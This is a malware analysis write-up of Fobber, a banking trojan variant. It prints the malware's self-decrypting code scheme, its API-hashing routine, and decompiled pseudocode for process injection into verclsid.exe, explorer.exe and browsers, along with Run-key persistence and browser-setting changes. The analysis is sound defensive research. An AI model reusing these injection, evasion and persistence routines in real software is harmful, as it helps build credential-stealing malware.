Contents

Fobber Analysis

Summary

After reading the Malwarebytes blog post describing Fobber, a new variant of Tinba, we wanted to have a look at it ourselves.
Fobber uses an interesting and unusual approach to make static analysis harder: we'll try to explain it and give hints on how to recover the original un-encrypted shellcode.
Furthermore we analysed all injection stages used by the malware and described what kind

of shellcode run within each injected code.
In the original sample, there was no sign of Man-in-the-Browser (MitB) aiming to steal banking credentials but, since the malware has the capability to update itself, this posibility can be later added by the attackers.
On our analysis, apart from the update feature, we only found the form-grabbing / cookie-stealing malicious feature.
Although this analysis is pretty comprehensive, this cannot be considerate ultimate, there are still pieces of the puzzles missing and possible misinterpretation in it.

Code Decryption

Similar to the sample studied in Malwarebytes blog post, the samples we examined do an initial unpacking stage that involves useless registry activities and long series of `JMP` chains that look like:

```
            sub     esp, 0BBFh
            sub     esp, 2D5Ah
            sub     esp, 0FFFFD6BDh
            sub     esp, 1909h
            add     esp, 51F2h
            add     esp, 5A82h
            jmp     loc_40AB51
            ...
loc_40AB51: add     esp, 4AEFh
            sub     esp, 249Eh
            sub     esp, 5A9h
            jmp     sub_40BE56
            ...
sub_40BE56: sub     esp, 0CD1Ch
            sub     esp, 0FFFFD389h
            sub     esp, 5814h
            sub     esp, 0FFFF327Ch
            push    edi
            ...
```

These `add`/`sub` instructions of constants to the same register, here `ESP`, that at the end of the chain is actually used (the `PUSH` instruction requires a correct `ESP` value), seem to be typical for it. These chains can go over hundreds of instruction until they end, this should probably discourage simple, manual reversing in a debugger. You can also see that these chains also confuse IDA about the start of functions. But of course, such behavior is quite common for initial unpacking stages of malware.

At some point, most of our samples have finally created a shellcode (we call it this way because of its memory-independency and lack of IAT) in some allocated memory, to which the code jumps via a similarly crafted register:

```
...
add     esi, 47C3h
add     esi, 4A94h
```

```
sub     esi, 6566h
sub     esi, 0FFFF24AAh
jmp     esi
```

This is where it enters the code of interest we're examining in more detail now. One of our samples uses a slightly different approach; while it also contains above code sequence, it's never actually executed, but instead a new thread is started at some point, whose starting point turns out to be the shellcode without additional obfuscation. The shellcode looks identical to what we'll describe below.

Note that the shellcode lies in some memory area previously allocated and, as mentioned, it's completely position-independent. Furthermore, no IAT is required, it will actually work like, well, a shellcode. It is also the code that will later on be injected into other processes.

But, the shellcode is not really unpacked yet. Instead of unpacking all the code at once in memory, Fobber uses a more advanced way to make the analysis quite a challenge.
for the major part of the functions, Fobber initiates the following steps:

- Decrypts the function to be executed
- Execute the decrypted function
- Re-encrypts the executed function using a new random key

Let's see how the decryption function works.
On the screenshot below we see OllyDbg pausing just before the decryption function at `0x009E2592` is getting called. You can also see that the following code (`BOUND` instruction) doesn't seem to make much sense - it actually is a still encrypted code fragment. Also the code immediately before this call doesn't seem to make sense - these bytes actually contain header information about the blob size and encryption key of the fragment.

Note: If you initiate a step-over (F8) at this point, you will loose debugger control or even crash - simply because this puts a software breakpoint at the following instruction, so the first instruction byte is overwritten by `0xCC` (opcode for `INT 3`), which is then overwritten once more by the decrypted code; As a consequence, not only the breakpoint is invalidated, but also a wrong byte code may be introduced.
You can avoid this by using hardware breakpoints.

```
$-13    0D F4F17925     OR EAX,2579F1F4
$-E   - E9 4C362115     JMP 15BF5CE9
$-9     E4 37           IN AL,37                    I/O command
$-7     0000            ADD BYTE PTR DS:[EAX],AL
$-5     E8 ECFEFFFF     CALL 009E2592               decrypt_code
$ ==>   62B0 9F214B4F   BOUND ESI,QWORD PTR DS:[EAX+4F4B219F]
```

The decryption function will use specific bytes from the header directly preceding this call to perform the decryption (the offsets are the same ones as shown in the screenshot):

Offset	Description
- `0xB`	Mutex: either `0x21` (free) or `0xC1` (taken) to avoid problems if several threads try to enter the same code fragment
- `0xA..0x9`	Code length (XOR-ed with a constant). In the example, it's `0xE415`
- `0x8`	XOR key for decryption loop, `0x37` in the example

Offset	Description
- 0x7	Recursion-count: 0 means that the code fragment is still encrypted, higher values mean that the code fragment is already decrypted and entered n times recursively within the owning thread. This prevents double-"decryption" if the function is called recursively within the same thread, and ensures re-encryption after the topmost recursion level leaves.
- 0x6	Not used (probably padding)
- 0x5..0x1	Call to decrypt function
0x0	First byte of encrypted code

If we want to match these field to the above example code we obtain:


```
Mutex: 0x21 - no other thread is currently within this function
Key: 0x37
Size 0x9c bytes
Encrypted: 0x0 - we're not within recursion of the function (otherwise, the
    first call would have set this byte to 1)
```

The size is not directly used but it is first XORed with the constant `0x0E489`, so `0xE415 ^ 0x0E489 = 0x9C`

The mutex is `0x21` and means that no other thread is currently decrypting or re-encrypting the code (note: parallel execution of the decrypted code is allowed though, the mutex only protects the encryption/decryption itself)

Note: The mutex values (`0x21` and `0xC1`) as well as the XOR constant (`0xE451`) vary from sample to sample. They can't be used directly in a generic deobfuscator; you must take these values from code or data analysis. The offsets themselves seem to be constant though.

Now let's have a look at the decryption function in IDA:



At `loc_2597`, the decryption function waits until the mutex is free (value `0x21`). It uses the somehow unusual `CMPEXCHG` instruction for this purpose. Here the official, slightly shortened description of this instruction: "*Compares the value of AL with the 1st operand. If identical, the 2nd operand is loaded into the 1st operand. Otherwise, the 1st operand is loaded into AL.*". Of course, the result of the initial compare is available afterwards in the Z flag (which the code checks in `JNZ ...`).

Note that AL is initialized by the `MOV AX,` instruction just before with `0x21` and AH with `0xC1`, and the "*1st operand*" is our mutex variable, so you can re-read this as "*Compares `0x21` (free) with mutex. If identical (i.e. if mutex is free), set mutex to `0xC1` (taken). Otherwise, the mutex value (i.e. `0xC1`) is loaded into AL.*" (but as AL is overwritten in both cases by a `MOV AX,`, this "*otherwise*" actually is a no-operation.) This instruction is typical for mutex/semaphore operations as it allows a **test** (`compare`) and **set** (`exchange`) operation depending on the result of the check within a single, non-interruptible instruction - this way, these 2 steps form one atomic transaction (note: Actually this instruction should be preceeded by a `LOCK` prefix to be atomic, without it the instruction is interruptible if executed from different processors; For some reason, this lacks in all our samples, which can be considered as a small bug).
The test result is available afterwards in the Z status flag (checked in the `JNZ` instruction). So, the code loop above waits until the mutex is free, and then sets the mutex to taken in a non-interruptible way.

The `XADD` instruction afterwards is a similar instruction: "*Exchanges the operands and loads their sum into the 1st operand.*". This can be translated here to "*Increment the 7th byte (i.e. increase recursion count, also indicating that code is already decrypted) and store previous recursion count in `AX`*". Only if the following check of AX (previous value of recursion count) against `0x0` (meaning that code is still encrypted) is successful, the

decryption continues by pushing the XOR key and the computed size of the code fragment to be decrypted.

Note: This second step looks redundant on first glance because we already have the mutex check before. So no other thread can be in the code fragment, right? But of course, a function could still call itself recursively in a direct or indirect way and, for such cases, it must be prevented that a subsequent recursive call of this function in the same thread tries to decrypt it once more.

The function `xor_code` on the right side of the above picture performs the actual decryption. This function loops from 0 to `size` and for each byte code performs the following:

- XOR the current code byte with the XOR key
- Compute a new XOR key for the next step by rotating the bits of the XOR key 3 positions to the right (`ROR`) and adds `0x53`

Note: The rotation-and-addition values (3 bits to the right and add `0x53`) were the same in all samples we examined, but they could vary in other samples.

Stack Manipulation Trick / Return address patching

Fobber uses a stack manipulation trick to make it harder for decompilers to reconstruct the correct flow of the program.
Let's have a look on how this works:

A normal code fragment without obfuscation would end in a `RETN` or `RETN n` instruction. But Fobber must call a re-encryption function first, and this re-encryption function must also include the functionality of this `RETN`/`RETN n` instruction (so it must do a double-return), because the final `RETN` or `RETN n` would be overwritten by the re-encrypted self otherwise. Note that `RETN` just pops the return address from the stack, while `RETN n` discards n more bytes from the stack afterwards, which is used in the **stdcall** calling convention (stack argument cleanup by the callee).
Several approaches could solve this problem, one way would be to use a `JMP` instead. Still, how can the decryption function know what `RETN` instruction to emulate, and what exact code fragment to re-encrypt? Fobber solves this by pushing a `dword` to the stack containing this information, and then doing a `CALL` to the re-encryption function.


Let's follow this in an example with a pushed value `0x0008009C`. This argument is split into a high 16-bit word (`0x8`) and a low 16-bit word (`0x9C`).
This value is later used to determine how the stack must be manipulated to return at the correct address and to access the function "crypto-header" to perform re-encryption.

- The high word `0x8` is the number of bytes of the original function's parameters (pushed by the original caller), in this example 2 `DWORD` arguments (resulting in 8 bytes).
- The low word `0x9c` is an offset to the beginning of the function, more precisely to the initial call instruction for decryption. Using this offsets allows the re-encryption function to read and manipulate the "crypto-header" in order to re-encrypt the code.

After the initial `PUSHA` instruction of the re-encryption function (which backups all register values on the stack), the stack looks like this (higher addresses on top, so reversed to OllyDbgs display order):

```
ESP+0x30: arg1 (original argument, pushed by original caller)
ESP+0x2C: arg2 (original argument, pushed by original caller)
ESP+0x28: ret1 (return address to original caller, the re-encryption code will
    actually return to this one)
ESP+0x24: 0x8009c (argument to re-encryption function); this stack element
    will be replaced by the stack correction value plus 8 (`0x10` in our
    sample) in the following code
ESP+0x20: ret2 (return address of re-encryption function inside the original
    callee; the decryption function subtracts the offset - here `0x9C` - from
    this address to find the start of the code fragment to be re-encrypted)
ESP+0x00: <0x20 bytes> (pusha)
```

Where `0x8` is the distance between `arg1` and `ret1`. `arg1` must be overwritten with `ret1` at the end of the re-encryption function just before its own `RET` instruction to make sure to return to the original caller and to tidy up the stack (stdcall). The following, documented disassembly describes the procedure:



The stack is shrunken back with `add esp, [esp+4]` letting the stack with just the `ret1` value which is then used by the `retn` call.

Some functions contain more than one such `PUSH` and `CALL <re-encrypt>` pairs, just as a function can also contain more than one `RETN/RETN n` instruction. So they don't need to be at the end of the code fragment (this needs to be read from the header data).

You also see the actual re-encryption code with the mutex and recursion check. `XADD` now is performed with a value of `0xFFFF`, which actually decrements the recursion-count. When this count reaches 0, the blob is re-encrypted. The `RDTSC` instruction actually produces a random value for the new XOR key, which is also written back into the header for the next time it needs to be decrypted. The actual crypto loop function is the same as above.

Note: The above mentioned Malwarebytes blog post calls this method a "*ROP gadget*" - we were a bit reluctant using this term and decided to use the admittedly more boring naming "stack manipulation trick", as ROP (return-oriented programming) is usually used for an exploit technique where foreign code fragments in libraries and/or the operating system are "glued together" using a chain of return addresses on the stack on systems where no code on the stack can be executed. So ROP might be misleading in this case, as it's no exploit technique, and no foreign code is brought to execution. It is more simply a "dirty" stack

manipulation trick.

We wrote and used an IDA Python script that depicts these encryption blobs (by detecting the headers), decrypts the contents, NOPs out the no longer needed initial CALL instruction (hence you'll often see 5 leading NOPs in the subsequent screenshots); it then searches all PUSH/CALL pairs to the also no longer needed re-encryption function, replaces them by a suitable RET n and prepends some NOPs to overwrite the old code. As a consequence, some of the following screenshots show some NOPs before RET n instructions.

Position Independence

As the Fobber shellcode can appear anywhere in the addressing space of the process, it needs to be completely position independent. To reach this, one register - in all samples we examined this was EBX - is dedicated as a global framepointer (actually the content of EIP at some well-defined anchor point within the shellcode). A constant offset is added to this value as an additional twist. The initialization function, which needs to be called for every new started thread, is simple enough:

```
seg001:003C7207 000 E8 00 00 00 00          call    $+5
seg001:003C720C 004 5B                      pop     ebx
seg001:003C720D 000 81 EB 19 27 A5 6B       sub     ebx, 6BA52719h
seg001:003C7213 000 C3                      retn
seg001:003C7213                 getIP_ebx   endp
```

Subsequently, operands can use the template [EBX + 0x6ba51f17] in order to access any address within the range of the shellcode. So EBX is used similar to a frame pointer (usually EBP), but in the scope of the whole program instead of only one function. Hence we call it a global framepointer. [EBX + 0x6ba51f17] for example would refer to the address 0x3c720c - 0x6ba52719 + 0x6ba51f17 = 0x3c6a0a.

Of course, these values differ from sample to sample. If the values are known, it is possible to replace the operands by direct memory accesses (here 0x3c6a0a) without modifying the instruction length. Our script also makes this modifications, which actually also frees EBX for other purposes.

Whenever Fobber needs to push a pointer to a string or other binary data to the stack (usually as an argument to a function), another approach is used:

```
   CALL x     # push last argument for this call
y:  <data>
x: PUSH ...   # maybe some more arguments for this call
   CALL fct   # Actual function call
```

Only the second CALL is a normal one. The first CALL is no real one, it's actually the same as a PUSH of the subsequent address (y) to the stack. This code fragment must actually be considered as an equivalent to something like:

```
   LEA EBX,z  # push last argument for this call
   PUSH EBX
   <NOPs>
x: PUSH ...   # maybe some more arguments for this call
   CALL fct   # Actual function call
```


```
   ...
z: <data>
```

Of course this standard code would no longer be position-independent, unlike the original version. Our script also tries to detect and fix these situation. `EBX` can safely used as helper register here as it is no longer required as global framepointer, as explained above. The data is copied into an additional segment (section) of the file in IDA (address z) and the embedded bytes (address y) are replaced by `NOP`s. that's when you see some `NOP`s in the middle of functions in the following screenshots. Big advantage of this is that IDA can now perform a proper stack analysis and doesn't mix up code and data anymore, as in the original variant.

In most (but not all) cases, the actual function finally called is the string de-obfuscation call described in the next section. In some cases (mostly for very short strings), no string obfuscation is used.

String Obfuscation

Fobber also obfuscates most of its strings on-the-fly using a simple XOR algorithm. The main string de-obfuscation function looks like:



`esi` (copy of `a2`) points to the encrypted string, while `edi` (copy of `a3`) points to the location where the decrypted string should be placed.
The first 16-bit word of the obfuscated string contains two parameters used for decryption:

- Byte 0 (loaded to `AL` by `LODSW` and later moved to `ECX`): size in bytes
- Byte 1 (loaded to `AH` by `LODSW`): key

These parameters are followed by the encrypted bytes.

We can simplify the decryption routine to:
`for all characters x: x = x ^ key ^ size` where size is decremented down to 0 with every character.

IAT Construction

Fobber construct a special "IAT" table (not following the PE format) in order to perform Windows API calls, actually several such "IAT fragments" (one for each DLL) are used. Each call to a Windows function uses the template
`CALL [EBX + <offset>]` where `EBX` is the global framepointer explained above and `<offset>` is the IAT entry offset that identify the API to be called.

Now let's see how Fobber populate its IAT tables. For each DLL it needs to call the function:
`decrypted47_constructIATHashTableForDLL(dllBase, 0x6BA51E5F)`,
where the first argument points to a DLL (usually loaded by a `LoadLibrary`) and the second one to an one of its "IAT" fragments.
In our example, `0x6BA51E5F` refers to address `0x3c6952` (`0x3c720c - 0x6ba52719 + 0x6BA51E5F`), at this address we see a serie of `DWORD` pairs, where the first one always contains zeroes and the second one contains a hash value:

```
003C694E  00000000
003C6952  00000000 (address of function A)
003C6956  956DFF9D (name hash of function A)
003C695A  00000000 (address of function B)
003C695E  616E3273 (name hash of function B)
003C6962  00000000 ...
003C6966  8EE55695 ...
003C696A  00000000
003C696E  E10F9D77
003C6972  00000000
003C6976  8E040082
003C697A  00000000
003C697E  596ECEFD
003C6982  00000000
.....
```

The hash function implements the following algorithm:

```
int hash(char *functionName)
{
  unsigned int nameHash = 0
  do {
    nameHash = 7 * nameHash + *functionName++;
  } while ( *functionName );
  return (nameHash ^ 0x7D4A4321):
}
```

Again, the constant varies from sample to sample.

This hash function is applied to every function name of the required DLL (by traversing the export table) until a match is found, and then the `0x0` value in the "IAT" fragment is replaced by the library function's address.

Once finished, the memory section will looks like the following snippet and each call will then access directly the API address via an offset to the global framepointer `EBX`.

```
003C694E  00000000
003C6952  7C812851  kernel32.GetVersionExA
003C6956  956DFF9D
003C695A  7C830185  kernel32.GetNativeSystemInfo
003C695E  616E3273
003C6962  7C814F11  kernel32.IsWow64Process
003C6966  8EE55695
003C696A  7C81AAE7  kernel32.GetExitCodeProcess
003C696E  E10F9D77
003C6972  7C80946C  kernel32.CreateFileMappingA
003C6976  8E040082
003C697A  7C80B78D  kernel32.MapViewOfFile
003C697E  596ECEFD
003C6982  7C80B7FC  kernel32.UnmapViewOfFile
```

As you can see, this format does not follow the usual template of an IAT, where the thunks (addresses to API functions or `JMP`s to these) should be subsequent.

First Stage Injection to verclsid.exe

As already outlined by other researchers, Fobber performs multiple-stage injection on different processes.

Initialization:

1. Creates a custom IAT (see IAT Construction)
2. Creates a file mapping object (shared memory) and writes the first stage shellcode of `0x3B1D` bytes into it
3. Starts verclsid.exe process in suspended state
4. Injects a shellcode of `0x84` bytes to the entry point of it (located in `EAX` register because the new process did not really start yet)
5. Resumes the process
6. Waits for the injected shellcode to complete
7. Exits the process

If the file object mapping fails or verclsid.exe cannot be started, the malware directly calls the function it tried to inject.

The injected shellcode looks like this (HexRays pseudocode):

```
void __noreturn writtenIntoProcess_size_84h()
{
  int allocAddress;
  int allocAddress2;
  const void *mappedView;
```

```
  allocAddress = VirtualAlloc(0, 15133, 12288, 64);
  if ( allocAddress )
  {
    allocAddress2 = allocAddress;
    mappedView = MapViewOfFile(0, 0xF001Fu, 0, 0, 0x3B1Du);  // HANDLE is 0
    if ( mappedView )
    {
      qmemcpy((void *)allocAddress2, mappedView, 0x3B1Du);
      *(_DWORD *)mappedView = 0x77777777;
      ((void (__stdcall *)(signed int))(allocAddress2 + 0x396B))(2);// Call
          entry point of injected code (decrypted71_verclsidInjectionEP)
    }
  }
  ExitProcess(0);
}
```

This code actually opens the previously created file mapping object (shared memory) and copies its code into a newly allocated memory section in verclsid process.

The `MapViewOfFile` call may look wrong since the first argument is zero (instead of a valid `HANDLE` to the file mapping object).

But Fobber will patch this parameter during runtime. This is how the code looks before this patching:

```
seg001:003C79E3 000 BE 1D 3B 00 00          mov     esi, 3B1Dh
seg001:003C79E8 000 56                      push    esi             ; dwNumberOfBytesToMap
seg001:003C79E9 004 6A 00                   push    0               ; dwFileOffsetLow
seg001:003C79EB 008 6A 00                   push    0               ; dwFileOffsetHigh
seg001:003C79ED 00C 68 1F 00 0F 00          push    0F001Fh         ; dwDesiredAccess
seg001:003C79F2
seg001:003C79F2                     loc_3C79F2:                     ; DATA XREF: MAIN_EP_decrypted73+65↑w
seg001:003C79F2 010 68 00 00 00 00          push    0               ; hFileMappingObject
seg001:003C79F2                                                     ; The push DWORD value is populated when the file map is created
seg001:003C79F7 014 FF 15 7A 69 3C 00       call    dword ptr ds:MapViewOfFile
```

We see there there is a cross-reference to the location after the push opcode that we can follow back to a code fragment immediately after `CreateFileMappingA` call was called:

```
seg001:003C7850 33C 6A FF                   push    0FFFFFFFFh      ; hFile
seg001:003C7852 340 FF 15 72 69 3C 00       call    dword ptr ds:CreateFileMappingA
seg001:003C7858 328 85 C0                   test    eax, eax
seg001:003C785A 328 0F 84 1C 01 00 00       jz      loc_3C797C
seg001:003C7860 328 89 05 F3 79 3C 00       mov     dword ptr ds:loc_3C79F2+1, eax ; 6ba52f00 -> 3c79f3
```

This actually writes directly into the `PUSH` instruction (after opcode `0x68`) of the fragment that will afterwards be injected into verclsid. So the handle will no longer be 0 when the code is executed.

Once the shellcode is copied to the new memory region, the shellcode will call the entry-point located at offset `0x396B`.

Before performing the call, the shellcode sets the value `0x77777777` to the first DWORD of the mapped view.
This signals the process who injected into verclsid that everything went well.

Here the code that performs all these steps in Hexrays pseudocode:

```
void __usercall __noreturn MAIN_EP_decrypted73(int a1@<ecx>, int a2@<ebx>)
{
```

```
HANDLE fileMapping; // eax@1
int *mappedView; // eax@2
int *mappedView2; // edi@3
void *fileMapping2; // [sp-4h] [bp-328h]@2
CONTEXT context; // [sp+0h] [bp-324h]@4
STARTUPINFO startupInfo; // [sp+2CCh] [bp-58h]@3
PROCESS_INFORMATION processInfo; // [sp+310h] [bp-14h]@3
DWORD flOldProtect; // [sp+320h] [bp-4h]@5

getIP_ebx();
decrypted18_constructIATHashtableForAll(a2);
GetModuleFileNameA(0, MyFilename, 0x104u);
is64 = IsWow64ProcessCall(-1);
fileMapping = CreateFileMappingA((HANDLE)0xFFFFFFFF,
    &security_attributes_filemapping, 4u, 0, 0x3B1Du, 0);
if ( fileMapping )
{
  *(_DWORD *)((char *)&loc_3C79F2 + 1) = fileMapping;
  fileMapping2 = fileMapping;
  mappedView = (int *)MapViewOfFile(fileMapping, FILE_MAP_ALL_ACCESS, 0, 0,
      0x3B1Du);
  if ( mappedView )
  {
    qmemcpy(mappedView, &injectionSectionStart_size381Dh, 0x3B1Du);
    mappedView2 = mappedView;
    GetStartupInfoA(&startupInfo);
    if ( CreateProcessA(0, verclsid, 0, 0, 1, CREATE_SUSPENDED, 0, 0,
        &startupInfo, &processInfo) )
    {
      context.ContextFlags = CONTEXT_FULL;
      if ( GetThreadContext(processInfo.hThread, &context) )// EAX: contains
          entry point of verclsid.exe (when started in SUSPENDED mode)
                                                // EBX: points to PEB
      {
        if ( VirtualProtectEx(processInfo.hProcess, (LPVOID)context.Eax,
            0x84u, PAGE_EXECUTE_READWRITE, &flOldProtect) )
        {
          constructKernel32IATHashTable();
          if ( WriteProcessMemory(processInfo.hProcess, (LPVOID)context.Eax,
              writtenIntoProcess_size84h, 0x84u, 0) )
          {
            ResumeThread(processInfo.hThread);
            while ( 1 )
            {
              GetExitCodeProcess(processInfo.hProcess, &flOldProtect);
              if ( flOldProtect != 259 && flOldProtect != 256 )
                break;
              if ( *mappedView2 == 0x77777777 )
```

```
                ExitProcess(0);
              }
            }
          }
        }
        TerminateProcess(processInfo.hProcess, 0);
        CloseHandle(processInfo.hProcess);
      }
      UnmapViewOfFile(mappedView2);
    }
    CloseHandle(fileMapping2);
  }
  decrypted71_verclsidInjectionEP(0);           // Fallback
}
```

Verclsid shellcode and explorer injection

Once Fobber has injected itself into verclsid.exe, it will continue with its operations:

It first checks integrity level of the running process. Low integrity level means (for it) that injection will fail (More about integrity levels on MSDN) therefore it take extra care of this scenario.

If low integrity

- Establishes persistency via registry key and changes some settings in Firefox and Internet Explorer

```
getFilenameBasedOnType(&fobber, 0);
CreateDirectoryA(&fobber, 0);
CopyFileA(MyFilename, &nemre, 0);
// Create auto-start key in CurrentVersion\Run
RegOpenKeyExA(HKEY_CURRENT_USER,
    "Software\Microsoft\Windows\CurrentVersion\Run", 0, 2u, &key);
nemreLen = strlen2(&nemre);
RegSetValueExA(key, "Fobber", 0, 1u, "%APPDATA%\Fobber\nemre.exe",
    nemreLen);
RegCloseKey(key);
RegOpenKeyExA(HKEY_CURRENT_USER, "Software\Microsoft\Internet
    Explorer\Main", 0, 2u, &key);
// Set IE run all tabs in a single process (simplify injection?)
RegSetValueExA(key, "TabProcGrowth", 0, 4u, (const BYTE
    *)&tabProcGrowthValue1, 4u);
RegCloseKey(key);
RegOpenKeyExA(HKEY_CURRENT_USER,
    "Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3",
    0, 2u, &key);
```

```
RegSetValueExA(key, "1609", 0, 4u, (const BYTE *)&const0, 4u);
RegCloseKey(key);
    // disable spdy ptotocol for FF by writing user.js file
ExpandEnvironmentStringsA("%APPDATA%\Mozilla\Firefox\", &firefoxDir,
    0x104u);
lstrcpyA(&profilesIni, &firefoxDir);
lstrcatA(&profilesIni, "profiles.ini");
// ...
```

- Query for install date in the registry and volume serial number - these 2 values build the trojan identifier when contacting the C2
- Load default user agent using `ObtainUserAgentString` API
- Perform the first network request, sends the string "EM" to the C2 server with payload type 8. For more information have a look to the Communication Protocol section. This could ask for a privilege escalation exploit to the C2 server.
- Sleep for 49 days (!)

If not low integrity and not 64 bits

In this case, the malware will inject another shellcode but this time to the explorer.exe process.

```
decryptString(aShell_traywnd, (_BYTE *)dst);
explorerWindow = FindWindowA((LPCSTR)dst, 0);// Search for explorer.exe
    window handle
if ( explorerWindow )
{
  GetWindowThreadProcessId(explorerWindow, &explorerPID);
  explHdl = decrypted72_openProcessViaNtOpen(0x1F0FFF, explorerPID);//
      PROCESS_ALL_ACCESS
  if ( explHdl )
  {
    if ( writePayloadAndCreateRemoteThread(
           (int)explHdl,
           &inject_14693_offset940_injectedInExplorer,
           14693,
           940,
           initParam + 1) )
    {
      ExitProcess(0x100u);
    }
  }
}
```

Firstly it finds the window handle of explorer using `FindWindowA('Shell_TrayWnd')` then it resolve the PID of the process using `GetWindowThreadProcessId` and finally it injects the explorer shellcode and start the remote thread.

If nothing worked

It will fallback and jump directly to the explorer shellcode.

Explorer shellcode and browsers injection

As is the case for any injection into another process, the injected code initially needs to find it's position in memory and create its custom IAT table.

Then it starts a thread that will try to locate the browser processes and inject the shellcode for the actual working stage into them.
For each running process, it will hash the process name and try to compare it against three predefined values:

```
processHash = decrypted09_FunctionNameHash(&processName);
processIndex = 1;
if ( processHash == 0xFC03162D
  || (processIndex = 2, processHash == 0xB70846FF)
  || (processIndex = 3, processHash == 0x7FCC96E6) )
    // 1: iexplorer.exe (0xFC03162D)
    // 2: firefox.exe (0xB70846FF)
    // 3: chrome.exe
{
  hProcess = OpenProcess(0x1F0FFFu, 0, pid);
  if ( hProcess )
  {
    v15 = v10;
    hProcess2 = hProcess;
    if ( (!is64 || IsWow64ProcessCall((int)hProcess))
      && (processIndex != 3 ||
          decrypted32_getIntegrityLevel(hProcess2)) )
    {
      memcpy(
